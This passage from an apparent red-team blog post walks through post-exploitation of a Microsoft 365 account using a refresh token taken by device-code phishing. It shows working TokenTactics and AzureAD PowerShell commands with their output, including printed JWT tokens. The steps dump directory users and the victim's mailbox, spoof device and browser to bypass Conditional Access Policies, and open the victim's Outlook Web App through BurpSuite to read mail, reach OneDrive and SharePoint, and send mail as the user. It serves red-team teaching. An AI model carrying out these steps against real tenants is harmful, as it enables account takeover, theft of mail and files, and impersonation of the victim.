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                  UwOCIsInVuaXF1ZV9uYW1lIjoiYm9iQHRoZWhhcnZlc3Rlci53b3JsZCIsInVwbiI6ImJvYkB0aGVoYXJ2ZXN0
                  N2mJkiTaPEfsBKYp0NpWCCd-J0w
foci            : 1
id_token        : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.ey JkMzU5MGVkNi01MmIzLTQxMDItYWVmZi1hYWQyMjlhYWQyMj
                  W5hbnRfcmVnaW9uX3Njb3BlIjoiTkEiLCJ0aWQiOiIxZDU1NTFhMC1mNGYyLTQxMDEtOWMzYi0zOTQyNDdlYzd
                  OTQyNDdlYzdlMDgvIiwiaWF0IjoxNjMwNDU1OTExLCJuYmYiOjE2MzA0NTU5MTEsImV4cCI6MTYzMDQ1OTgxMS
                  sIm1mYSJdLCJhcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyI
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                  O2kX0DJ4prWZguga2CbAlnK2xVWsRbImmgR2LRXFyyMI25TFKf5HtZgXQDDlvm1LqBIq0n5jnsGPAJLUt8680u
                  UwOCIsInVuaXF1ZV9uYW1lIjoiYm9iQHRoZWhhcnZlc3Rlci53b3JsZCIsInVwbiI6ImJvYkB0aGVoYXJ2ZXN0
                  ZXIud29ybGQiLCJ2ZXIiOiIxLjAifQ.
```

TokenTactics

Now that we have a refresh token we can use TokenTactics to get access tokens for Azure resources. Since we acquired this token via the Device Code phish we should be able to access all the Azure resources that the real user can access. Although, we may run into issues if their Azure tenant has a Conditional Access Policy (CAP) that prevents us from accessing resources based on conditions like IP address filtering, checking if the device is joined to Intune, checking if the device type is allowed, checking if the browser is allowed, and various other conditional options.

Dump Azure AD with AzureAD Module

We will import the AzureAD module to our PowerShell window and pass the AadGraph Token from TokenTactics to the AzureAD.

```
PS C:\Users\boku> import-module AzureAD
PS C:\Users\boku> Connect-AzureAD -AadAccessToken $response.access_token -AccountId
bob@theharvester.world
```

```
PS C:\Users\boku> import-module AzureAD
PS C:\Users\boku> Connect-AzureAD -AadAccessToken $response.access_token -AccountId bob@theharvester.world

Account                Environment TenantId                             TenantDomain       AccountType
-------                ----------- --------                             ------------       -----------
bob@theharvester.world AzureCloud  1d5551a0-f4f2-4101-9c3b-394247ec7e08 theharvester.world AccessToken


PS C:\Users\boku> Get-AzureADUser

ObjectId                             DisplayName           UserPrincipalName
--------                             -----------           -----------------
aa5c74e7-e5a9-4616-829f-f3842da2bede bob                   bob@theharvester.world
2efe3733-597d-4e20-ab47-3fd9e7396cb6 user                  user@theharvester.world
3ea81258-134b-4770-99d4-2a80893bcc9e user2                 user2@theharvester.world
```

Using the AzureAD module we can do allot more than just dumping the users. To continue on from here check out the AzureAD PowerShell Module Documenation (https://docs.microsoft.com/en-us/powershell/module/azuread/?view=azureadps-2.0)

Nikhil Mittal(@nikhil_mitt) (https://twitter.com/nikhil_mitt) has a great course which dives deep into Azure AD Red Teaming. I definitely recommend this course, as it's the best I've seen for AAD Red Teaming!

RefreshTo-MSGraph

Now that we have the refresh token for `Bob@TheHarvester.World` , we will use it to refresh to a MS Graph access token. With this MS Graph access token, we will use TokenTactics to dump Bob's email.

- Pass the refresh token to the `RefreshTo-MSGraph` command.
- We will also add the flags `-Device iPhone` & `-Browser Safari` .
    - TokenTactics has the ability to spoof the Device and Browser that the API requests are sent from.
    - This can bypass Conditional Access Polciies (CSPs) that are device & browser based.

```
PS C:\Users\boku> RefreshTo-MSGraphToken -refreshToken $response.refresh_token -domain TheHarvester.World -Device iPhone -Browser Safari


token_type     : Bearer
scope          : AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite
                 DataLossPreventionPolicy.Evaluate DeviceManagementConfiguration.Read.All DeviceManagementConfiguration.ReadWrite.All
                 Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All
                 Group.ReadWrite.All Mail.ReadWrite Notes.Create People.Read People.Read.All SensitiveInfoType.Detect
                 SensitiveInfoType.Read.All SensitivityLabel.Evaluate User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
expires_in     : 8514
ext_expires_in : 8514
expires_on     : 1630467671
not_before     : 1630458856
resource       : https://graph.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJub25jZSI6Im1rbWh4UkZhdGlvTTcxbTdTLVVSY3lGSmxrQ0hQM2RSbEY0bV9KcUFvVTgiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaR
                 HJPRFhFSzFqS1doWHNsSFJfS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb
                 20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xZDU1NTFhMC1mNGYyLTQxMDEtOWMzYi0zOTQyNDdlYzdlMDgvIiwiaWF0IjoxNjMwNDU4ODU2LCJuYm
                 YiOjE2MzA0NTg4NTYsImV4cCI6MTYzMDQ2NzY3MSwiYWNjdCI6MCwiYWNyIjoiMSIsImFpbyI6IkFVUUF1LzhUQUFBQXdTMEhFV3pMQ0VTUDFwQjdzK25HbTRBZkh
                 BeWdTRkdKeGhjMnJCLytOc3FqTlZnOW9UMW45Z0lOWHVUcUtjVFBQb1QvYWlGUUVTKzQ1ejhsTVlsNlV3PT0iLCJhbXIiOlsicHdkIiwibWZhIl0sImFwcF9kaXNw
                 bGF5bmFtZSI6Ik1pY3Jvc29mdCBPZmZpY2UiLCJhcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyIjoiMCIsImlkd
```

Dumping Bob's Email with TokenTactics

At the time of testing out AADInternals for Red Team engagements, I could only return the unread emails from the mailbox. To overcome this limitiation I created the `Dump-OWAMailboxViaMSGraphApi` command in TokenTactics.

`Dump-OWAMailboxViaMSGraphApi` can return all the emails from all the mail folders.

The `Get-Help` command shows us that `Dump-OWAMailboxViaMSGraphApi` allows us to select the mail folder, return an arbitrary amount of emails with the top flag, spoof our device, and spoof our browser.

```
Get-Help Dump-OWAMailboxViaMSGraphApi
SYNTAX
    Dump-OWAMailboxViaMSGraphApi [-AccessToken] <String> [-mailFolder] <String> [[-top]
<Int32>] [[-Device] <String>] [[-Browser] <String>] [<CommonParameters>]
```


Valid options for the `-mailFolder` arguments are:

- `AllItems` : Returns emails from all mail folders
- `inbox` : Returns emails in the inbox
- `archive` : Returns emails the user has archived
- `deleteditems` : Returns emails the user has deleted
- `drafts` : Returns draft emails
- `recoverableitemsdeletions` : Returns emails that the user has deleted in their trash
- `sentitems` : Returns emails the user sent

** Warning! If you do not use the `-top <#>` flag to limit the number of emails you want to return, then you will return all the users emails. This will be done over multiple requests to the MS Graph API. **

To return the most recent email in Bob's inbox we will supply `inbox` to the `-mailFolder` parameter and `1` to the `-top` parameter. We will also use the `-Device` and `-Browser` parameters to spoof that we are reading the email from an iPhone device using the Safari browser.

```
PS C:\Users\boku> Dump-OWAMailboxViaMSGraphApi -AccessToken $MSGraphToken.access_token -
mailFolder inbox -top 1 -Device iPhone -Browser Safari
```



Opening OWA in a Browser with TokenTactics

Both the MSGraph API and the Outlook API can be used to access the EXO mailbox. Although, it is common security practice to restrict access to the MSGraph API & the Outlook API from external devices not joined to the companies Azure AD. To bypass this Conditional Access Policy (CAP), we can abuse the Microsoft Substrate API to access OWA in a browser.


The `Open-OWAMailboxInBrowser` command in TokenTactics has this built in. The best way i've discovered to open OWA in the browser using a Substrate token is to use BurpSuite.

- Pass the refresh token to the `RefreshTo-SubstrateToken` command in TokenTactics.

```
PS C:\Users\boku> RefreshTo-SubstrateToken -refreshToken $response.refresh_token -domain
TheHarvester.World -Device AndroidMobile -Browser Android
```


- Now we will pass the Substrate access token to the `Open-OWAMailboxInBrowser` .

```
PS C:\Users\boku> Open-OWAMailboxInBrowser -AccessToken $SubstrateToken.access_token -Device
Mac -Browser Chrome
```




We follow the instructions and send the API request using BurpSuites Repeater.

1. Open a new BurpSuite Repeater tab & set the Target to ‘https://Substrate.office.com’
2. Paste the below request into Repeater & Send
3. Right click the response > ‘Show response in browser’, then open the response in Burp’s embedded browser
4. Refresh the page to access the mailbox




We'll right-click the response in repeater, click 'Show response in browser', copy the URL, go to the Proxy Tab, disable intercept, and click 'Open Browser'. We paste the URL from our buffer and press Enter.

We are now presented with an Outlook Web Application Error. We will refresh the page.



After refreshing the page, we have full access to Bobs email. We can also access SharePoint and Bobs OneDrive by creating emails, adding attachments from cloud locations, downloading the attachments locally, and then deleting the draft email. We can also send emails as Bob.



This technique of abusing Substrate to access Outlook, OneDrive, and SharePoint will bypass application specific Conditional Access Policies (CAP) which explicity restrict access to those applications.

References

- rvrsh3ll/TokenTactics Tool (https://github.com/rvrsh3ll/TokenTactics)
- o365blog.com - Introducing a new phishing technique for compromising Office 365 accounts (https://o365blog.com/post/phishing/)
- o365blog.com - AAD Internals (https://o365blog.com/aadinternals/)

Updated: July 12, 2021